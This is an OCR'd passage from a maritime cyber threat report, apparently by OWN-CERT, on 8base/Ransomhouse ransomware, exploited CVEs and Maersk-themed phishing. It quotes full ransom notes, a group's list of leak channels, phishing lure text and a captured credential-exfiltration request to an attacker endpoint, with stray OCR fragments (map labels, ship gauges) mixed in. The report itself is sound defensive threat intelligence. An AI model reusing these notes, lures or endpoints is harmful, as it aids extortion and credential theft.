
Additionally, the Ransomhouse site is strikingly similar to that of 8base, and the operating rules of the two groups are identical. However, it is difficult to determine whether this is simply one group inspiring another or if the ties between the two groups are more solid, with one being a « subsidiary » of the other.



```
Dear Management,

If you are reading this message, it means that:
      - your network infrastructure has been compromised,
      - critical data was leaked,
      - files are encrypted
-----------------------------------------------------------------------
          The best and only thing you can do is to contact us
           to settle the matter before any losses occurs.

Onion Site:
http:/[redacted]
Telegram Channel:
https:/[redacted]
-----------------------------------------------------------------------

                         1. THE FOLLOWING IS STRICTLY FORBIDDEN


1.1 EDITING FILES ON HDD.
                      Renaming, copying or moving any files
                      could DAMAGE the cipher and
                      decryption will be impossible.

1.2 USING THIRD-PARTY SOFTWARE.
                      Trying to recover with any software
                      can also break the cipher and
                      file recovery will become a problem.

1.3 SHUTDOWN OR RESTART THE PC.
                      Boot and recovery errors can also damage the cipher.
                      Sorry about that, but doing so is entirely at your own risk.
```

```
                    Dear [snip],
If you are reading this message, it means that:
      - your network infrastructure has been compromised,
      - critical data was leaked,
      - files are encrypted
------------------------------------------------------------
  The best and only thing you can do is to contact us
          to settle the matter before any losses occurs.

Onion Site:
http://[redacted]
Telegram Channel:
https://[redacted]
------------------------------------------------------------
                         1. THE FOLLOWING IS STRICTLY FORBIDDEN

1.1 EDITING FILES ON HDD.
                      Renaming, copying or moving any files
                      could DAMAGE the cipher and
                      decryption will be impossible.
1.2 USING THIRD-PARTY SOFTWARE.
                      Trying to recover with any software
                      can also break the cipher and
                      file recovery will become a problem.
1.3 SHUTDOWN OR RESTART THE PC.
                      Boot and recovery errors can also damage the cipher.
                      Sorry about that, but doing so is entirely at your own risk.
```

Comparison of the ransom notes from 8base (blue) and Ransomhouse (red). (source: VMWare)



Our partners related to information disclosure

You can always find lots of content about data leaks provided by us and other sources by the links below:

FSOCIETY FREE DATABASE

https://t.me/DatabaseCartel
https://t.me/AgentGlobal

ARES

Telegram: @aresleaks
Web Page: aresleaks.com
Forum: leakbase.org


List of Ransomhouse Partners. (source: OWN-CERT)

Use of Phobos by 8base

Research on the ransomware sample used by 8Base revealed that a version of the Phobos ransomware applied the «.8base» extension to the files it encrypted. This sample was compiled on June 18, 2023. This sample used the SmokeLoader software to perform the initial obfuscation of the ransomware, its installation, and its deployment on a compromised system.

Additionally, the names of the files, once encrypted by Phobos and 8Base, share the same characteristics: use of a random identifier and integration of the contact email address before the specific ransomware extension.

Since Phobos is part of the «ransomware-as-a-service (RaaS)» category, it is not surprising that other groups use it. For example, it was used in February 2024 by a new cybercriminal group named BackMyData.



```
C:\$Recycle.Bin\S-1-5-18\desktop.ini.id[584D2235-3483].[support@rexsdata.pro].8base
C:\$SysReset\Logs\diagwrn.xml.ID-4FEB5D93.[decryptyourfiles@firemail.cc].phobos
```

Similarities between 8base (blue) and Phobos (red). (Source : OWN-CERT)

Techniques, Tactics and Procedures

- **Initial Access**

The U.S. health authority has mapped the following techniques for the 8Base group:

- Reconnaissance :
  - T1595 – Active Scanning.
  - T1598 – Phishing for information.
- Initial Access:
  - T1566.001 - Spearphishing Attachment.
  - T1078 Valid Accounts (par courtier d'accès initiaux).

- **File Encryption**

Once executed, the 8Base ransomware searches for different volumes connected to the system, whether they are physical volumes (such as the hard drive of an infected machine or USB-connected storage) or logical volumes (a remote share).

Services are then stopped before encrypting the files to, on the one hand, gain system resources and encrypt the files more quickly, and on the other hand, remove a potential lock on the files. For example, files containing database tables will be locked by the database process as long as it is running, making it impossible for another process to write to these files.

The ransomware also checks the size of the files to optimize encryption time: if a file is smaller than 1.5MB, the file is fully encrypted; otherwise, the file is only partially encrypted.

The ransomware uses the AES256 algorithm in CBC (Cipher Block Chaining) mode to quickly and efficiently encrypt the files.

The ransomware also has a list of exceptions to avoid encrypting critical files or folders (to prevent completely destroying the machine) or encrypting its own ransom notes.

Evasion techniques

The ransomware performs several actions to avoid detection by Microsoft's firewall, delete shadow copies to make remediation more complex if the victim does not have a backup system, disable safe mode, and finally create persistence on the system.

Additionally, the executable will copy itself into «%AppData%» and various other directories on the system, depending on the configuration of the malware.

SOW
11.0
VITESSE (Kn)
00.25
00.25
DISTANCE PARCOURUE (nm)
DISTANCE DEPUIS RESET (nm)
Reset
PROPULSEUR
PITCH
RPM
RPM
1238
PITCH
TRACK PILOT
ALARMS
Kblue

5. TACTICS, TECHNIQUES AND PROCEDURES OF CYBER THREATS


Among the methods of compromise, the exploitation of vulnerabilities is the technique that has been most used by attackers, followed by the compromise of credentials and phishing emails.

3 / 9
OUS AV
La Rochelle
Limoges
Clermont-Ferrand
Lyon
Geneva
Aosta
Trento
Milan
Verona
Venice
Turin
Bordeaux
Aurillac
Valence
Parma
Bologna
Genoa
Agen
La Spezia
Prato
San Ma
Toulouse
Montpellier
Livorno
Monaco
Santander
Donostia-San Sebastian
Pau
Marseille
Perugia
Vitoria-Gasteiz
Andorra
Perpignan
Italy
Burgos
Huesca
Ajaccio
Zaragoza
Lleida
Rome
Spain
Tarragona
Guadalajara
Sassari
Madrid
Cuenca
Castelló de la Plana
Nuoro
Oristano
Valencia
Cagliari
Ciudad Real
Albacete
Alicante
Murcia
Palerm
Granada
Málaga
Almería
Tripoli
Melilla
Oujda
Taza
Taourirt
Bechar
Timimoun

OBTAINING INITIAL ACCESS

The installation of malware requires that the attacker has initial access to the target's information system. To acquire this initial access, the attacker can exploit different techniques:

- Phishing emails
- Malicious attachments
- Exploitation of vulnerabilities in operating systems and applications
- Fake software updates
- Exploitation and abuse of remote desktop protocol
- Theft of credentials



THE EXPLOITATION OF VULNERABILITIES

The exploitation of vulnerabilities in the context of initial compromise is a modus operandi used by all malicious actors, whether they are cybercriminals or affiliated with states.

The maritime sector, like all sectors, is thus confronted with the issues raised by the presence of vulnerabilities, either in widely-used technologies or, on technologies specific to the sector.

While it is difficult to establish an exhaustive list of the vulnerabilities exploited against maritime entities, some entities have been directly impacted by their exploitation.

According to several reports from publishers, the exploitation of vulnerabilities was the most used technique by attackers in 2023 to compromise an information system.

Examples of exploited vulnerabilities

MOVEit


During the month of May 2023, the operational mode FIN11 (Lace Tempest), associated with the Cl0p ransomware, exploited the vulnerability CVE-2023-34362 affecting the MOVEit file transfer solution developed by Progress Software and used by thousands of organizations worldwide. Exploiting this vulnerability could allow attackers to perform privilege escalation and potentially gain access to the environment.

According to information provided by the French Cybersecurity Agency (ANSSI)[20], the exploitation of the vulnerability was followed by the deployment of a webshell named Lemurloot, specifically designed for this exploitation[21].

Many organizations, including supply chains using the MOVEit application, consequently suffered a data breach, with the theft of customer and/or employee data. The ransomware group did not resort to data encryption but directly to the threat of data disclosure.

The British branch of the maritime transport group DHL announced[22] that one of its software providers was impacted by the exploitation of the MOVEit vulnerability. It was a company providing HR services. Employee information from the company was therefore stolen, including: the DHL payroll number, first name, last name, date of birth, national insurance number, first line of address, and the start date of employment and end date of employment (for those who resigned) were compromised[23].

The MOVEit campaign by Cl0p allowed it to become, for a certain period, the most important source within the entire ecosystem, amassing more than $100 million in ransom payments and representing 44.8% of the total value of ransomware received in June and 39.0% in July.



Citrix Bleed

An investigation conducted by Assetnote documents research work concerning one of the two vulnerabilities communicated by Citrix, referenced as CVE-2023-4966 and CVE-2023-4967, which affected Citrix ADC and Citrix Gateway products[24]. The Assetnote article focuses particularly on the vulnerability CVE-2023-4966, which is described by Citrix as « Sensitive information disclosure » and reached a CVSS score of 9.4.

Successful exploitation of the vulnerability could allow attackers to hijack existing authenticated sessions, thereby bypassing multi-factor authentication (MFA) or other strong authentication mechanisms[25].

The exploitation of this vulnerability was the cause of the attack on the IT network of DP Australia[26], which serves four terminals and 40% of Australia's freight activity. The company resumed its activities after suspending them for an entire weekend, while declaring that it continued to investigate and had not received any ransom demands.

févr. 2021
SOFTWARE DISCOVERY
detect installed software on...
févr. 2021
DIRECTORY DISCOVERY
to check for the presence of...
févr. 2021
DRIVE-BY COMPROMISE
indows malware via drive-by...

Outlook

Microsoft[27] and the Polish Cyber Command[28] have revealed the active exploitation of a critical privilege escalation vulnerability affecting Outlook and referenced as CVE-2023-23397 by APT28, also known as Fancy Bear. This exploitation allows the MOA to gain unauthorized and stealthy access to email accounts hosted on Exchange servers.

Additionally, APT28 has deployed spearphishing campaigns targeting entities (maritime, transport, government, defense, aerospace) in the United States and Europe for espionage purposes. To do this, the malicious actor exploited the vulnerability CVE-2023-23397 as well as the one affecting WinRaR, referenced as CVE-2023-38831, which is notably exploited by APT29 in the context of an attack against European embassies.

PHISHING

If phishing remains the primary vector of intrusion for actors across all sectors, entities related to the maritime domain, particularly those involved in logistics and transport, are very often the target of identity theft by individuals behind phishing campaigns.

While the maritime sector is not exempt from generic campaigns, some actors are particularly interested in this sector. Several operations identified during the year 2023 exploit keywords, images, document formats, signatures, or attachments anchored in the reality of the sector.

These observed phishing campaigns deliver several types of files, the main ones identified by OWN-CERT in 2023 are:

- **Web page files, form pages, or text files (html),**
- **Archives sent as attachments (rar),**
- **Executable applications in a Windows environment (exe format).**

The titles of the HTML pages usurped by the attackers often include titles citing major logistics companies, such as:

- **Maersk (Maersk Line | Sign in; Maersk Line Shipping - B/L & Shipping documents),**
- **DHL (Global Logistics - International Shipping | DHL Home; DHL Express; DHL Delivery Address),**
- **FedEx (FedEx | Online PDF Reader)...**


The titles contained in the emails always usurp the characteristic jargon used in maritime transport. The usurpation in the header remains that of the term « Bill of Lading », or B/L

Also known as a maritime bill of lading, it is a document issued for any maritime transport of goods. The names of important logistics companies sometimes accompany this jargon, such as (DHL) Original BL; Maersk Line Parcel.XLS.htm.

The HTML format remains the most used file format during phishing campaigns.

Subjects of Phishing Emails Targeting the Maritime Sector

Sources : OWN-CERT



INVOICING

Maritime companies or container ship charterers offer online settlement of invoicing documents. Cybercriminals attempt, by exploiting this theme, to take advantage of the digitization of procedures.

MAERSK SHIPPING
DOCUMENT BL - WAYBILL
MSK- NO.#BL822011-
INVOICE.html
CMA Shipment Invoice.html
MAERSK SHIPPING
Original Shipping
Receipt.html
NEW CMA INVOICE.html
MAERSK Shipping Documents
- WAY BILL_BoL no C-INV
_PACKING LIST - DRFT
RECEIPT.HTML

DELIVERY

The keyword « shipping » remains the most used term overall, across several sectors of activity. It is widely used in phishing campaigns affecting the maritime sector, but also in logistics, agri-food, trade, and retail.

CMA-CGM Shipping
Documents_pdf.html
shipping doc.htm
Shipping Document,html
Shipping documents.html
Shipping_Docs.txt.html
MAERSK SHIPPING
DOCUMENTS.html
MAERSK Line_Shipping
Doc.html
MAERSK Line_Shipping
Doc.html
Shipping Document,html
Mearsk Shipping Notification

BILL OF LADING

The Bill of Lading is a characteristic document required for any transport in the maritime context. Mandatory, the BL (or bill of lading) is a keyword regularly used to target the maritime sector.

MAERSK SHIPPING
DOCUMENT BL - WAYBILL
MSK- NO.#BL822011-
INVOICE.html
Bill of Lading.html
MAERSK SHIPPING
DOCUMENT BL - WAYBILL
MSK- NO.#BL822011-
INVOICE.html
MAERSK SHIPPING
DOCUMENT- B L - INV - SWB
No_ ETA.html
Maersk Line Shipping - B/L &
Shipping documents
Cosco shipping_BL No :
CNP087917CSL.htm
BL SURRENDER.PDF.htm

DELIVERY TRACKING

Notifications of departure, arrival, status tracking... Cybercriminals rely on the necessity for actors in the sector to track the movement of ships to ensure the opening of messages and attachments.

ETD 2022 MAERSK LINE
SHIPPMENT DOCUMENT.htm
MAERSK SHIPPING
DOCUMENT_BofL_WAY BILL
no - C INV - PL -VSSL
DETAILS.HTML
Shipping_Docs.txt.html
ETA CMA CGM
95022BLshipment.htm
CMA-CGM-
COSU6887725260.htm
MAERSKLINE-
DOCUMENT.html

EXAMPLE OF IDENTITY FRAUD USED IN PHISHING EMAILS AGAINST THE MAERSK COMPANY

The MAERSK company remains at the top of the list of entities targeted by impersonation. OWN-CERT identified several impersonation campaigns during the year 2023.

Photo by Galen Crout on Unsplash


THE USE OF FORM SERVICES

Phishing attacks abuse form service providers to steal sensitive information.

The use of submit-form and plesk.page services is still advocated. However, a new service seems to be gaining ground: Formspree.io.

This solution allows application developers to facilitate form management. The interest for attacker groups is to optimize the development time required to set up their phishing infrastructure.

The campaign we observed primarily targets retail companies located in Eastern Europe.



[redacted] Maersk Line | Sign in

MAERSK LINE

Sign in

Confirm identity to prove you are not a robot.


[redacted].cz

Enter Password

□ Keep me sign in Forgot Password?

LOGIN

Screenshot of one of the HTML phishing email reported during this campaign. (Source: OWN-CERT)



Subject SHIPPING NOTIFICATION

MAERSK

Dear customer,

Please be informed that your goods are loaded to be shipped .

Kindly view attached BL, Packing List and Commercial Invoice To confirm the ETA.

Container Number - view the attached document for more details

This information has been securely addressed to you by Maersk Line.

===

Sincerely,
Maersk


Screenshot of an email containing the « ZZ.png » image. (Source : OWN-CERT)

THE PHISHING KIT « ZZ »

The OWN-CERT detected a new campaign during the year 2023 using this phishing kit. This campaign is primarily characterized by the use of an image representing the body of an email from Maersk, named «ZZ.png».

This new campaign differs from the one analyzed in September, due to a modification in the infection chain. In the previous campaign, the HTML file was directly attached to the email. Here, the phishing HTML document is contained in a zip file named MAERSK_SHIPPING_DOCUMENTS.zip.

The HTML document is similar to the documents used in the campaigns we regularly observe. It has the appearance of a PDF document and contains a pre-filled login window with the victim's email address. This window is personalized for each victim by using their own logo.




Screenshot of a phishing document of the ZZ campaign in April 2023. (Source : OWN-CERT).

The OWN-CERT identified 62 distinct attacks on the sole month of April 2023.

These appear to be operated by the same attacker group because the connection data is exfiltrated to the same address: modest-panini[.]85-217-144-243[.]plesk.page/a/xx.php.

Although it impersonates the visual identity of Maersk, this campaign includes a wide range of sectors in its victimology, such as healthcare, agri-food, and the governmental sector (State of Wisconsin, USA).



```
▸ POST  https://modest-panini.85-217-144-243.plesk.page/a/xx.php

   Transferred       0 GB (0 GB size)
   Referrer Policy   strict-origin-when-cross-origin
   Request Priority  Highest

▾ Request Headers (470 B)                                    Raw
 ⓘ  Accept: */*
 ⓘ  Accept-Encoding: gzip, deflate, br
 ⓘ  Accept-Language: en-US,en;q=0.5
    Authorization1: [redacted]
    Authorizationpass: [redacted]
 ⓘ  Connection: keep-alive
 ⓘ  Content-type: application/x-www-form-urlencoded
 ⓘ  Host: modest-panini.85-217-144-243.plesk.page
 ⓘ  Origin: null
 ⓘ  Sec-Fetch-Dest: empty
 ⓘ  Sec-Fetch-Mode: cors
 ⓘ  Sec-Fetch-Site: cross-site
 ⓘ  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
```

Exfiltration of connexion data to the attacker's address. (source: OWN-CERT)

MALICIOUS SOFTWARE AND TOOLS USED

CYBERCRIMINALITY AS A SERVICES

During its activities monitoring malware distributed in the context of maritime-related infection campaigns, the OWN-CERT collected over 1,000 binaries in 2023 that correspond to infostealers. These malicious codes are sold on cybercriminal channels as malware-as-a-service.

An infostealer is a malicious code designed to collect data on an information system. This data includes connection information, banking information, or session cookies.

Methodologically, all indicators collected in 2023 were enriched to identify the distributed malicious codes, the techniques employed, the malicious infrastructures, and the adversary's modes of operation.

About twenty families of infostealers were detected in 2023, with a clear majority of samples for the **Formbook** malware (also known as Xloader), **Agent Tesla, Snake Keylogger,** and **Lokibot.**

After a decade of dominance in the malware distribution sector, **Emotet** has receded since the action taken by Europol and Eurojust in January 2021. The same applies, to a lesser extent, to **Qakbot** and **Trickbot**, after being disrupted by law enforcement in August 2023. While **Qakbot** has returned in a limited form, it has been largely supplanted by its successors, **Pikabot** and **DarkGate**.

AgentTesla has taken advantage of the situation and the actions taken by European police services against its competitors to rise to the top of the Malware as a Service (MaaS) market. It is the most frequently detected malware in 2023, with 51%.

1,000 binary files identified during phishing campaigns

